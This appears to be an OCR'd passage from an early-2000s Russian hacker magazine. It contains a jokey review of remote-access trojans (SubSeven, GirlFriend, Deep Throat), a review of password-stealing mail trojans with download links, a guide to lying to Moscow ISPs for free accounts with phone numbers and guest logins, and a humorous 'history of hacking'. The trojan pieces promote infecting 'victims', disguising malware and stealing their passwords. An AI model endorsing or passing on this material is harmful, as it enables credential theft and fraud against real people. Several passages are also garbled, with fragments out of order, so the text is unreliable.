Известная, можно сказать заслуженная, система удаленного администрирования. Предыдущие версии данного приложения отличались наличием порядочного числа программных ошибок. Но с версии 2.1 были исправлены все ошибки, которые мешали нормальной работе программного обеспечения. Немного подумав, разработчики назвали эту версию "Золотой"... не зря! Управление программой вызывало только положительные эмоции, т.к. данное приложение имеет приятный и удобный интерфейс. Программа обладает хорошим инструментом конфигурирования собственной серверной части. Для проведения конфигурации необходимо запустить файл EditServer.exe с диска, на котором расположен дистрибутив программы. После двойного щелчка перед вами появится окно настроек.

В нем необходимо указать метод загрузки сервера: через реестр или через win.ini, а также



порт, через который будет производится подключение к нему. Здесь же можно указать почтовый адрес, на который будет приходить оповещение о том, что компьютер с установленным сервером в "онлайне". Для того чтобы ваш сервер остался недоступным "взломщикам", группа разработчиков рекомендует поставить пароль. После конфигурирования необходимо нажать на сохранение и получить в результате сервер с заданными параметрами. Далее вы можете преступить к поискам компьютера, который будете удаленно администрировать.
После запуска клиента и ввода IP-адреса производится подключение к серверной части. После соединения с удаленной системой желательно получить информацию об удаленном компьютере. Это можно сделать с помощью нажатия кнопки "get pc info". Если вам необходим более серьезный контроль над удаленным компьютером, то советую выбрать в левом фрейме закладку advanced. Также обратите внимание на закладку miscellaneous, с помощью содержимого которой можно просмотреть весь диск в поисках командных файлов. Далее желательно удалить, по вашему мнению, ненужные файлы для очистки дискового пространства.



Следующей остановкой в нашем путешествии по закладкам данного продукта будет закладка fun manager. Здесь вы вправе немного пошутить, ведь вы знаете, что смех продолжает жизнь.
Тут имеется снятие "скриншота" с рабочего стола, переворот экрана на 180 градусов и

распечатывание текста на удаленном принтере. Также, если вам интересно, возможно изменить разрешение экрана на удаленном компьютере.


Последняя и самая богатая инструментами закладка - это extra fun. Вот здесь-то и раскроются все ваши гениальные планы по управлению отдаленным компьютером. Для начала откроем панель CD-ROM и поменяем местами кнопки на мыши (для большей эргономики). Мало? Немножко похулиганим, уподобившись так называемым "хакерам", спрятав курсор мыши и напоследок перезагрузив компьютер, предварительно запустив клавиатурного шпиона, который будет работать и в "офф-лайне". После того как человек зайдет в сеть, мы просто посмотрим, что он там совсем недавно набирал. В этих данных, возможно, будет заключен пароль от Dial-up соединения.

Girl Friend

Эту систему называют "подружкой" и, как это ни пошло звучит, именно с ней вы проведете незабываемое время, особенно если вам установили серверную часть. Она [ваша новоявленная "подруга"] умеет почти все... готовить, стирать, убирать и т.д. и т.п. Это единственная программа обзора, с помощью которой удалось получить легкомысленно забытые пароли, находившиеся в "не кэшированном" виде. Были определены пароли в почтовом клиенте The Bat! и пароль для входа в сеть Интернет. Кроме этой приятной и полезной функции, с помощью "подружки" вы сможете посылать системные сообщения на удаленный компьютер,

демонстрировать картинки в формате bmp, сопровождая проигрыванием приятных мелодий, записанных в музыкальные файлы в формате wav и mid. Запускать любые exe файлы, работать с файлами и подкаталогами, используя файловый менеджер и совершая любые операции над файлами и файловой структурой.


О возможностях программы мы рассказали, а теперь немного о том, как происходит процесс работы. Для начала требуется узнать IP-адрес удаленного компьютера и, введя его, нажать на кнопочку connect. После соединения мы можем делать то, что захотим, а, в общем-то, что позволит клиент. Первым делом после соединения советуем нажать на show passes, записав искомый пароль и имя пользователя для доступа в Интернет. Нажав на custom, вы сможете вводить текстовые команды, количество которых достаточно велико. Среди них есть такие важные вещи, как удаленное нажатие клавиши RESET. А введя команду HELP, вы сможете увидеть подробно е, удобно устроенное руководство пользователя. Теперь вам доступен полный список всех команд, адаптированных для текстового ввода. Очень приятный момент в организации работы: данное приложение можно минимизировать, оставив иконку на системной панели, путем нажатия клавиши F12.




все. Ищет на жестком диске пароли и выдает их вам, показывает всю информацию об удаленном компьютере, вплоть до ключа операционной системы Windows. DT поможет вам организовывать ФТП сервер на администрируемом компьютере и позволит редактировать реестр. Для проведения вашего досуга предусмотрены функции развлекательного плана. Такие, как открытие CD-Rom, заморозка курсора манипулятора, включение шлейфа курсора и обмен кнопок манипулятора местами.

Цена программы в коробочной версии: 1435$
Сайт производителя: http://subseven.slak.org/


Цена программы в коробочной версии: 560$
Сайт производителя: http://www.gfailure.da.ru/



Цена программы в коробочной версии: 691$
Сайт производителя: http://deept.cjb.net/




Deep Throat

Ну, если позволите, это классика. Находящаяся на таком же высоком уровне, как и широко известный Back Orifice (по заключению профессионалов). Но... сотрудникам тестовой лаборатории она понравилась больше, чем Back Orifice. Огромное количество функций и удобная система управления, в работе оказавшаяся абсолютно интерактивной. Программа умеет все или почти

Как у программного обеспечения хорошего класса - естественно, имеется возможность поставить пароль на сервер. Так что различные темные личности, называющие себя "хакерами", не смогут помешать вашей административной работе. Это наш выбор, выбор авторитетной тестовой лаборатории.

В заключение хотелось бы отметить, что наша лаборатория не имеет возможности предоставить вам данные по всем существующим комплексам удаленного управления, т.к. было выпущено (и даже выпускается) очень много аналогичных средств администрирования. И в наш обзор попали лишь самые яркие образцы, преградив путь некачественным. Мы хотели бы призвать вас не приобретать дешевые подделки таких хороших программ, а покупать лишь лицензионные коробочные версии этих программ. Надеемся, что данный материал послужит вам основной вехой при выборе высококлассной системы удаленного администрирования. До свидания и до новых встреч в лаборатории ХАКЕР Labs.

Половая почта





Терехов Михаил (stranger@xakep.ru) & Зелененко Maxx (maxx@xakep.ru)

Когда говоришь о получении халявного Инета, то естественно вспоминаешь о такой полезной софтине, как почтовые трояны. Почтовый троян это - рулезная прога, которая услужливо предоставит все пароли врага для доступа в сеть, пришлет хакнутой вражескую аську. Ко всему этому счастью я с нетерпением жду троянчик, который позволит умыкнуть его девчонку, записную книжку с телефонами его подружек и бумажник со штукой баксов. :) Э-эх, мечты, все мечты.
А пока в реальности огорчает тот факт, что некоторые троянчики шлют инфу не только тебе, но и авторам. :(Грустно, но можно понять: труд людей на твою пользу должен хоть как-то оплачиваться. Чем хороши эти программы? Запустил один раз и получай почту со свежими паролями, никаких тебе оповещений, подключений и всего такого. А теперь немного о них самих...

Новое - хорошо добытое старое!

Для начала вспомним о несомненном гранде этой группы софта - трояне Курта и Дока - Stealth'е. В этот момент все профи могут пасть ниц, наполнив воздух шапками и восторженными криками (если мне разрешат, я тоже к ним присоединюсь). :) Из хороших новостей: программа снабжена классным конфигуратором, позволяющим хорошо замаскировать троян, например, под самораспаковывающийся архив, снабдив ее соответствующим сообщением об ошибке (это облегчает впаривание). Присылает информацию о системе, пароли из удаленного доступа и E-dialer'а, но их необходимо расшифровывать. Ловит все номера Аси и мыльные адреса жертвы. Из плохих новостей: программа давно не обновлялась и щедро опекаема ФСБ, то есть отслеживается всеми антивирусами. Подойдет только для разводки ламеров, у которых нет ни антивируса, ни фаервола. Сконфигурированный троян весит где-то 65KB (больше - можно, меньше - ни-ни), :) а его конфигуратор 152KB (его размеры стабильны).
Прогу можно снять по адресу:
http://xakep.virtualave.net/StlthCfg.exe .

NS: кое что о соседе...

Просто и лаконично - NS. Полное название проги привести не могу, т.к. таких слов просто не знаю. :) Но вот ты, надеюсь, сможешь его понять, скачав себе программу. Скажу лишь, что она, как и Stealth, очень известна в российской части Инета, а значит очень внимательно

отслеживается создателями антивирусов. NS умеет делать целое море полезных дел, фактически является наиболее полнофункциональным из всех троянов. Мылит тебе все пароли на соединение, причем умеет вынимать их даже из чрева E-dialer'а. Для удобства соединения сдирает с машины жертвы все скрипты, используемые для дозвона. Присылает пассы из ФТП-клиентов, вроде CuteFTP. Делает листинг UIN'ов жертвы и паролей к ним. Определяет, серверы каких троянов стоят на компьютере, их пароли и порт, с которого работают. Очень удобно и то, что высылается и IP жертвы.
Обещают встроить функцию стирки грязного белья и приготовления кофе по утрам. :) Софтина имеет хороший графический конфигуратор трояна. А для Advanced User`ов предусмотрено конфигурирование в текстовом режиме. Данная прога понравилась классными средствами маскировки - ее можно прикрепить к картинке (также любому другому файлу). И при запуске на экране появится картинка, отвлекающая внимание ушастого от процесса пере-



сылки паролей. В комплект входит классный readme, из которого ты можешь узнать о поиске жертвы, и методах ее [жертвы] разводки. Архив с прогой весит 56 кило, а снаряженный троян 14 кило (в варианте без картинки).
Прогу можно снять по адресу:
http://lightning.prohosting.com/~sys666/files/ns237.zip

Шлю пароли - ты тожев доле!

EPS II - очень неплохой жучок с целой кучей функций. Высылает всю информацию о компьютере, начиная с имени пользователя и заканчивая типом процессора и операционки. Выдает тебе пароли для входа в Инет, номера Аси и пароли к ним. От других отличается тем, что высылает тебе не только пароль и имя пользователя, но и тучу другой полезной инфы. Программа позволяет присоединять файлы и считывает все пароли из pwl-кэша. Единственное неудобство проги состоит в том, что троян конфигурируется текстовым файлом. Впрочем, в свете хороших пояснений, сделанных автором, это перестает быть недостатком. Как и два предыдущих представителя обзора, этот образец определяется всеми антивирусами. Размер архива с трояном 64 кило, размер снаряженного трояна 47 кило.
Прогу можно снять по адресу:
http://users.ezwv.com/~itnet/hardsoft/files/EPS165.ZIP

Героев надо знать в лицо!

А теперь немного об истории и о людях, которые ее делали, часто называясь героями.
Да-да, сейчас мы поговорим о Stirliz`e.
Все просто и надежно, как у настоящих русских шпионов. ШтЫрлиц не пришлет тебе номера аси и фтп паролей, зато вытащит все пароли из той проги, что установила соединение с Инетом, например, мне она прислала незакэшированный пароль из E-dialer'а. Данная софтина настраивается на твое мыло при помощи графического конфигуратора, единственная особенность которого состоит в том, что адрес SMTP сервака должен вводиться в виде IP. Вес снаряженного для работы трояна 27 кило, а ее архива 195 кило (просто там конфигуратор здоровый). Определяется всеми антивирами, и уже давно не было обновлений, тем не менее можно использовать при взломе хитрового юзвера, который не держит никакой защиты, а просто вводит пароли вручную.
Прогу можно снять по адресу:
http://lightning.prohosting.com/~sys666/files/shtirliz.zip

Это он, это он - наш московский почтальон!

Прога New Moscow Trojan - вот он самый большой конкурент почивающему на лаврах Stealth'у. Появился не очень давно и на момент написания материала не определялся ни одним антивирником. Куча всяких функций, как полезных, так и не очень. Шлет тебе айпишник жертвы, номера его Аси и инфу о системе. Естественно, не уйдут от расправы и кэшированные пароли системы, а также телефоны и свойства соединения. Для удобства использования присланного выдает тебе еще и все скрипты жертвы. Делает листинг посещенных юзверем страниц и паролей к ним, если таковые имелись. Также высылает тебе пароли из Edialer.ini. К последним прилагается подробная инструкция по использованию в описании проги.
Ну и, наконец, если у жертвы стоит ICQ99a (или 99b с уровнем безопасности Low), то все уины теперь твои, так как пароли от них тоже придут вместе с письмом. Единственное узкое место проги - для получения паролей можно использовать только ящики на mail.ru. Что является неудобством, но неудобством не смертельным. Снаряженный троян весит 28 кило, а архив проги 132 кило.
Прогу можно снять по адресу:
http://dialup.netfirms.com/moscowv1_4.zip

Помедленнее, пожалуйста - я записываю!

Hooker - классное название, которое должно вызвать громкое одобрение и уважение у боксеров, :)) да и у тебя оно вызовет уважение, когда узнаешь о всех фишках проги!
Вообще изначально программа была классическим key logger'ом, но сегодня это настоящий троян. Который умеет тырить кэшированные пароли, параллельно отслеживая нажатия на клавиатуре, чтобы в дальнейшем выслать тебе. На проверку орфографии и пунктуации, очевидно. :) Для маньяков предусмотрена функция самоуничтожения софтины методом направленного ядерного взрыва. Так что отправив тебе нужную инфу, прога может просто самоуничтожиться вместе с компьютером. :) Данный боевик снабжен хорошим графическим конфигуратором, но может правиться и в текстовом варианте. При конфигурации трояна можно определить: как и откуда он будет запускаться, где и как будет прописываться в реестре, а также имя запускаемого файла и динамических библиотек. Это очень помогает при его маскировке, а вот определяемость антивирами очень даже мешает. Вес зипа с прогой 81KB, а вес снаряженного трояна 52KB.
Прогу можно снять по адресу:
http://egentrojans.netfirms.com/HOKER24S.ZIP

Резать - однозначно!

Ну, вот с обзором и все. Впервые ничего не посоветую тем, кто дочитал до этого места. Выбирай сам ту прогу, что душе угодна. Выбор трояна для впаривания - дело сугубо интимное и вмешательства со стороны не терпит. :) Единственное напомню, что многие представители столь достойного раздела программного обеспечения имеют отвратительную привычку высылать пароли не только тебе, но и так называемым “третьим лицам”. Т.е. стоит активно задуматься перед тем, как тестировать бойцов трои на собственном компе или на других достойных людях. :)

Халявный Инет. Легально...



Андрей Каролик (andrusha@sl.ru) Dr_Quant (webfire@mail.ru)

Инет - штука архинужная. :) И всем туда хочется, страсть как. Но уж очень по деньгам накладно получается, а так хочется халявы... А я что, особенный? Короче, прибило меня надыбать себе Инету, не потратив на это ни копейки, да так, чтобы легально! Т.е. поднять халявы с провайдеров напрямую. От поисков по Инету я сразу отказался: там в основном устаревшая инфа либо только гостевые входы, на которых можешь децел повисеть и ничего дельного так и не увидишь. Вешаться? Рано. А что ж делать?
Головкой думать, именно той, которая голова. ;) Все провы заинтересованы в потенциальных клиентах: больше клиентов - больше бабок, проще жизнь. Вот тут-то и вся феня моих похождений. :) Решил я заделаться потенциальным клиентом, причем сразу у всех возможных провов. :) Нашел в Инете списки московских провайдеров и стал их обзванивать, сочиняя всякие байки, желая надыбать долгожданный Инет. Ну а по ходу дела я все аккуратненько законспектировал и вылил в удобный списочек, расположенный чуть ниже. Вникай, пробуй и получай халяву!





Один из лучших провов, предоставляющих халяву. Коннект был с 1 раза, но время сессии ограничили десятью минутами. Тут такая фишка: обязательно проси, чтобы тебя переключили на тех. поддержку и расспрашивай до опупения про связь, а потом проси тестовый доступ!
Вот как было у меня: позвонил, попал на девушку и долго расспрашивал, как проехать, какие цены и т.д. (в кино не приглашал) ;) А потом сказал, что я из Подмосковья и с каждым провом у меня все по-разному, и без теста мне не жить. Уж губки откатал, но девушка неприступно заявила, что у них нет ни гест, ни тест входов для проверки. Тогда я попросил переключить на тех. поддержку (может они знают), они-то мне и зарегили тест аккаунт!



Central Telegraph (www.ctel.msk.ru)
Телефон: 201-9262
Модемный пул: 995-1010

Как ни странно, без проблем дают час на тестирование. Но надо просить вежливо, а не так: мазафака, гони мне быро логин и пароль, а то щас вирусами порву. :) Тут главное позвонить после обеда и сказать, что ты хочешь протестировать связь. Причем сколько раз ни звонил - всегда давали. Под конец я даже перестал расспрашивать про услуги, а сразу внедрял, что хочу тестить.

Elkatel (www.elkatel.ru)
Телефон: 290-3113
Модемный пул: 334-4747
Satel
E-mail: info@satel.ru

Прикольная фишка. Я послал письмо, где вежливо попросил возможности протестировать связь. Попросил указать номера модемных пулов, логин и пароль. К моему великому удивлению прислали письмо с написанными логином и паролем. Позвонил по указанному пулу, посидел всего ровно 20 минут, а через час по этому телефону уже отвечал голос какого-то чела и долго кричал АЛЛО, АЛЛО, :) пока я ни нажал дисконнект.



Net Line (www.ntl.ru)
Телефон: 784-7616
Модемный пул: 974-2444

Позвонил и стал расспрашивать, как на допросе. Но потом мне заткнули рот, выдав тестовый логин. Получив заветные L&P, я сказал, что опытные друзья объяснили мне, что для проверки нельзя брать тестовый вход, и требовал 3 часа, но дали только 1 час.

Newcom port (www.ncport.ru)
Телефон: 152-9221

Позвони по телефону 152-9221 или 152-9574, и тебе вышлют факс со списком необходимых для получения тестового доступа данных (логин, пароль и все такое). Для проверки связи мне дали 30 минут. Но не все так просто. :) Выбил я это дело, надо сказать, с боем. Сначала, как всегда, поласкал по поводу всего, что только можно, но мне заявили, что ничем не могут помочь. Ну, я и попер как танк. :) После чего меня переключили на людей, которые этим занимаются. Там я опять гнал пургу по полной программе насчет нового модема и Подмосковья. Но опять конкретно обломали. :(Я не успокоился и, позвонив на следующий день, попросил переключить на отдел менеджмента, где собственно и получил тестовый вход. Причем я случайно узнал, что у них можно еще на халяву взять домен третьего уровня www.your_name.ncport.ru.



Pccenter (www.pccenter.ru)
Телефон: 213-3280
Модемный пул: 213-3284

Для получения тестового доступа пришлось слать запрос на факс 234-5623. После завершения обмена инфой дали голимые 10 минут. Но! Тут фишка в том, что перед коннектом можно поиграться с регистрами модема, к примеру, поставить ATS9=50S10=120. После этого не хитрого финта я лично отсидел целый день. :) Связь, кстати, очень даже ничего.



R-Consult (www.rc.msu.ru)
Телефон: 932-9195
Модемный пул: 932-9197

Позвонил я и сказал, что я уже подключался к ним, но переехал и хочу проверить связь (главное, чтобы трубку поднял мужик - баба там какая-то стервозная была). И мне дали 1 час. Правда, связь отстойная была. Потом я звонил неоднократно и с тем же успехом поднимал халяву.



Арстел (www.arstel.ru)
Телефон: 247-5387
Модемный пул: 247-5917

Один час без проблем, но возможно и больше. Я набрал заветный номер, и трубку поднял мужик, который не мог выговорить слово анлимитед, очевидно, с перепоя. :) Ну я решил приколоться и немного дрожащим голосом сказал, что уже неделю пишу статью для журнала, а отослать ее надо в славную страну ЗИМБАБВЕ. :) И, само собой, намекнул, что собираюсь к ним подключаться. Мужик усмехнулся и дал час Инета, который длился ровно 30 минут. :)



Эналс (www.enals.rags.ru)
Телефон: 180-7132
Модемный пул: 436-9754
L: guest
P: guest

Провайдер Эналс (сам впервые узнал о таком, когда юзал) предоставляет демо вход. На их страничке написано, что с логина можно гулять только по их сайту. На самом деле это оказался полноценный доступ. Вот такие тестовые входы!.. бывают иногда. :)




IPC (www.ipc.ru)
Телефон: 737-6699
Модемный пул: 737-6683

Выбил 1 час, но с большим трудом! Дали только с пятой попытки. Я уж и так прикидывался, и сяк. Пронял на то, что нахожусь в очень нерешительной ситуации, являя собой само замешательство. :) Но кряхтел не зря - связь отличная и дозвон с 1 раза.




L-card
Телефон: 232-7254
Модемный пул: 913-9279

Позвони терминалкой и все поймешь. Они дают логин на 1 час, если заполнишь анкету и оставишь свои координаты. В настройках соединения ставишь галку около "Открыть окно терминала после набора номера". Когда подконнектишься, тебе вылезет меню, где надо анкету залить для получения логина.



Deltacom
Телефон: 956-0134

Чтобы получить логин и пароль нужно позвонить в офис. Связь была супер. Опять та же мутатень прошла: позвонил, расспросил, узнал логин и пароль. Просидел минут 20, и меня скинули.




Комбеллга (www.co.ru)
Телефон: 931-9950

Позвонил и сказал, что у меня с разными провами по разному и, мол, хочу проверить связь. Прикинулся бедным студентом, который хочет потратить свои последние деньги на Инет, чтобы успешно сдать завтрашний зачет. Попросил скромно 10 минут, дали 2 часа! Инфу мне выслали на мыло. Девушка сказала, что постарается помочь, и уже к вечеру мне на ящик пришло письмо с логином и паролем.




Cyberax (www.cyberax.ru)
Телефон: 742-9413
Модемный пул: 742-9414

Тут я принял образ профессионала. :) Позвонил им, трубку подняла очень милая девушка. Разговор с ней был очень приятный. Но после того как я стал расспрашивать про протоколы на модемных пулах, ее голос задрожал. :) Попросила подождать минуту, и в трубке заиграла музыка. Эта минуточка длилась, правда, полчаса. :(Потом ответил какой-то мужик. Его я тоже долго грузил про особенности моего модема, протоколы и степень зашиты их сервера. :) В конце концов он не выдержал и дал мне аккаунт для проверки связи.




Matrix
Телефон: 967-8152
Модемный пул: 258-3125

Тут все просто. Надо только убедить их, что ты не физическое лицо, а юридическое и собираешься подключить свою фирму. :) Я сделал именно так, и меня очень внимательно слушали. :) Дали 30 минут, но связь... Дозвонился раза с 21-го, получив отвратительный коннект.



Demos
Телефон: 956-62-90
Модемный пул: 995-1155
L: _demo
P: demo

Я звонил часов в 5 вечера, но в ответ слышал только бип-бип-бип. Так продолжалось до 6 часов, потом кто-то снял трубу и сказал, что рабочий день у них закончился. :) Я перезвонил на следующий день. Там кто-то очень злой кинул: что вам нужно, молодой человек? Я сказал честно, что мне нужен тестовый вход, и он быстро выдал мне всю инфу. Я повесил трубку. Но меня смутила его фраза о том, что доступны также ирк-чаты. Я перезвонил еще раз, чтобы спросить, какие именно сетки доступны. На этот раз трубку подняла молодая девушка, я спросил ее про ирк-чаты, но она сказала, что не знает, и вообще она не местная и работает тут недавно. :) На любимый далнет у меня почему-то ни фига не зашло, а по остальным чатам мне было лениво лазить.



Ну, вот в принципе для начала хватит, думаю. В приведенном списке только те провы, которые мне что-то дали. Всего же я обзвонил около 60 провайдеров, т.е. каждый второй или третий из них дал халяву. Причем там, где связь меня радовала, я выпрашивал халявный доступ многократно. :)
Естественно, истории приходилось сочинять разные... Вот такой я фантазер, хотя, я думаю, что не лучше тебя: ты им такой лабуды наплетешь, что анлимит на 3 года дадут вперед. :) И не забудь фажный fuckt: если тебе отказали в первый раз, то, скорее всего, не откажут во второй. Хотя иногда попадаются кровные упрямцы: как-то я получил долгожданный доступ только с пятого раза. :)



Всемирная история Хакерства



Зль &.RU.ЦК..й (xakep@xakep.ru))

Хакеры были всегда! Если кто не знает, то расскажу, когда и где. Думаешь, я о ЕС-программистах, разных Алголах и перфокартах? Нет!
Хакер - это диагноз! Как пишут в толстых книжках без картинок, "первые упоминания о них мы встречаем на глиняных табличках, относящихся к эпохи царя Ашурбаннипала". Про Ашура лучше не вспоминать, а заодно о самой популярной книге их американских мотелей. Доподлинно известные факты - вот наша цель!

"Правда всегда одна, это сказал Фараон..."



Египет. Это не тот, который родина сигарет "Нефертити" и бальзама **"Абу Симбел"** (с кофе или водкой, в чистом виде не употребляется). Это в котором фараоны жили и жрецы. Так вот, эти жрецы были как бы программеры и sys-admины. Ну а фараоны - пользователи продукта. Я имею ввиду пирамиды и гробницы, если кто еще не въехал.
Они-то и были объектом пристального внимания тамошних хакеров.
Египетские хакеры, как правило, ставили перед собой чисто материальные задачи ("очень они были не устроены в бытовом отношении!"). Поэтому в пирамидках этих искали исключительно имущество временно усопшего (по египетским понятиям) пользователя-фараона - золотишко разное, камешки...
Если кто подумал, что хакеры египетские - простые воры-домушники (статья 139. "Нарушение неприкосновенности жилища" или статья 158. "Кража"), то глубоко ошибается.
Прежде чем попасть в закрома фараоновы, хакерам нужно было расшифровать то, что жрецы-программеры на стеночках пирамидок написали - как проехать и пройти до фараона, как гробницу открыть, да что и кто по пути встретится, короче - комменты.
Надписи эти делались иероглифами - операторами. Примерчик смотри ниже.



Академию Наук или институт Сербского - там оценят и помогут.
Один иероглиф - один оператор. Если какого не знаешь, то go to...
Это go to... - ловушки разные a la Prince 3D или "ты туда не ходи, ты сюда ходи, а то снег башка попадай, совсем мертвый будешь".
Значения всех иероглифов знали только жрецы. Записи свои они хранили на твердых носителях типа папирусов (тростник, из которого делали некий заменитель бумаги - из Финляндии далеко везти, однако). Основная база данных располагалась в храме. Вокруг храма "быки" стояли с копьями, периметр колесницами патрулировался. Ну, в общем, форт Нокс или дача генсека.
Понятно, что узнать что-либо - большой гимор.




при совке придумали. Короче, жрецы тоже люди и жили не только на приношения Богам. Даешь в лапу, получаешь коды доступа и можно начинать работать.
Хакали пирамиду не пару часов, как, например, Yahoo.com, а так недельки 2-3. Кстати, за хак тогда просто голову отрывали - реально. Это тебе не "5 лет условно", а на месте и без разборок.
Если боги египетские не препятствовали (а такое бывало иногда), то получали хакеры все, что хотели, и даже иногда бонус перепадал - в Рим - на гладиаторов (весь вечер на арене Спартак) и по гетерам (экзотика, сауна, массаж, дорого), а кто покруче - то на папирусной лодке (из него не только транспортные средства изготовляли, а еще много чего) на Канары, там пару недель, затем в Америку - Багамы, Карибы, кубинские сигары. То, что египтяне были в Америке и пили Кока-Колу - точно доказал прибалт один - Тур Хейердал (папу так звали, он не виноват). Это который с нашим Сенкевичем на папирусных лодках РА и РА-2 по морям плавал по маршруту египетских туристов.
того фараона.
Вещички эти демонстрируются уважаемой публике в Лондонском, Парижском, Берлинском музеях, а также на набережной Невы в Питере. Кстати, о хакерах египетских ты бы и слыхом на слыхивал, если бы не одна история.
Помнишь про папирусы? Главное их хранилище находилось в Александрии Египетской, в знаменитой библиотеке. Так спалили ее "люди добрые". И не осталось почти ничего. Так, рукописи отдельные - главным образом, долговые расписки и списки имущества. Прошло много лет. Все, кто знал иероглифы, отправились в мир иной. История кончилась.
Выручил, как всегда, господин великий случай. В 1799 году французские воины нашли в Египте камешек любопытный. На камне том был начертан один и тот же текст в разных кодировочках - греческой, египетской, KOI8, Win и т.д. Содержания написанного никто не понимал. Я так думаю, что скорее всего один юноша доисторический подруге своей письмо отмылил. А кодировки разные использовал, чтобы подругу удивить. Подруги с тех пор мало изменились.

Технология египетского хака

001 Топаешь до места порядка 100 километров "строго на север" (или на юг) по мягкому песочку при +50 в тени (ларьков по дороге не наблюдалось).
002 Поиск входа в систему - скоренько так, недельки две-три.
003 В виде отдыха - расшифровка надписей, хождения по лабиринтам, поиск ловушек и так далее.
004 Вскрытие базы данных - сбор и упаковка для транспортировки честно нажитого фараоном имущества.
005 Дорога назад к центрам цивилизации (Хургада, Мемфис, Каир, шведский стол, от 20$ в сутки).
006 Если все в порядке, то через некоторое время go to 001, в противном случае до... (знак бесконечности) исправительно-трудовых работ или высшая мера с отсрочкой исполнения.

Алгоритм этот ярко проиллюстрирован в фильме пана Кавалеровича - Камерон со своим "Титаником" отдыхает - снятого по книге пана же Б. Пруса "Фараон" (1966 год, черно-белый, иногда крутят по ящику).
В одном из эпизодов фильма ребята хакают не просто гробницу, а саму базу данных жрецов - Сокровищницу. Там цацок разных было "побольше, чем у Вас в галифе и у Кiевском казначействе". Правда, попытка оказалась неудачной - жрецы не лохи были, защиту сделали достойную (Wind'ов тогда не было, повезло им). Но несмотря на неудачную попытку хака, технология показана подробно. Учись.





секретная комната, где любимые вещи фараона покоились - Тамаготчики, кубики Рубика, трансформеры и тетрисы переносные. :)
Свежескоммунизженное срочно сдавали местным барыгам и на вырученные деньги (тогда уже были, как ни странно) или в Грецию на пару недель - ну, шубу типа купить подруге, или
Потом у хакеров жизнь шла по сценариям - "украл-выпил-сел" или на покой.
Вот так и жили не тужили.
Надо отдать должное египетским хакерам - хакнули они почти все пирамиды и гробницы. Когда чуть попозже в Египет прибыли продвинутые хакеры из Европы - англичане разные и самый крутой французский хакер - Бонапарт, то нашли, кроме надписей "Здесь были Толянус и Колянус в XIV веке до рождества Христова", груду бытовой техники с просроченной гарантией и second hand гардеробчик хакну-

Камень же был гарантией, что подруга письмецо это в мусорное ведро не выбросит: чтобы это сделать, два года качаться надо.
Правда, археологи бородатые (любимое выражение: "Азиз, свет!!!") говорят, что на камне было выбито послание жрецов фараону. Думаю, пургу гонят. Скорее всего, парень тот уж слишком откровенен был в письмеце своем. Ведь не тетке в Саратов он писал его.
Короче, оказалось письмо в Париже. Там камень случайно попался на глаза ученому одному - месье Шампольону. Был у него в то время не лучший период в жизни - от Дом Периньона (шампанское, от 250$ за бутылку 56 года) изжога, в Мулен-Руж (варьете, 100$ вход) фейс-контроль перестал пускать, на плас Пигаль (досуг, от 20$) обломы сплошные - "скука, господин полковник". Вот от скуки он и занялся этим камнем. Одна из кодировочек оказалась знакомой - не зря в Сорбонне штаны протирал - ну а дальше дело техники. К сожалению, расшифровать все иероглифы не удалось - маловато их там было. Сам знаешь, о чем в любовных письмах пишут. Но благодаря усилиям героического француза мы смогли много чего узнать о жизни египетской.
Вот и все. Так что расширь свое сознание и не думай, что хакеры - это только те, которые у компов сидят. Хакеры были во все времена, поверь мне.

Использованные источники

Люди, факты, события
Бонапарт - Наполеон по жизни (Москва, сентябрь, 1812 год: "Мужчина, огонька не найдется?..")
Англичане (Странно, что у англичанок такие красивые дети)
Американские мотели (20$ в сутки, резинотехнические изделия в ассортименте)
Финляндия - родина горячих парней и ледяных девушек.

Книги, газеты, фольклор



Толстая книга без картинок (хакнута из библиотеки, каюсь)
Детская энциклопедия, т. 7 (купили родители)
Б. Прус "Фараон" (сам купил)
Джованьоли "Спартак" (читал после просмотра фильма с Дугласом-старшим; вырезал из дерева гладиаторский короткий меч)
Кино. Энциклопедический словарь (про "Матрицу" ни слова)
Путеводитель по Парижу (не был, не состоял, не привлекался)
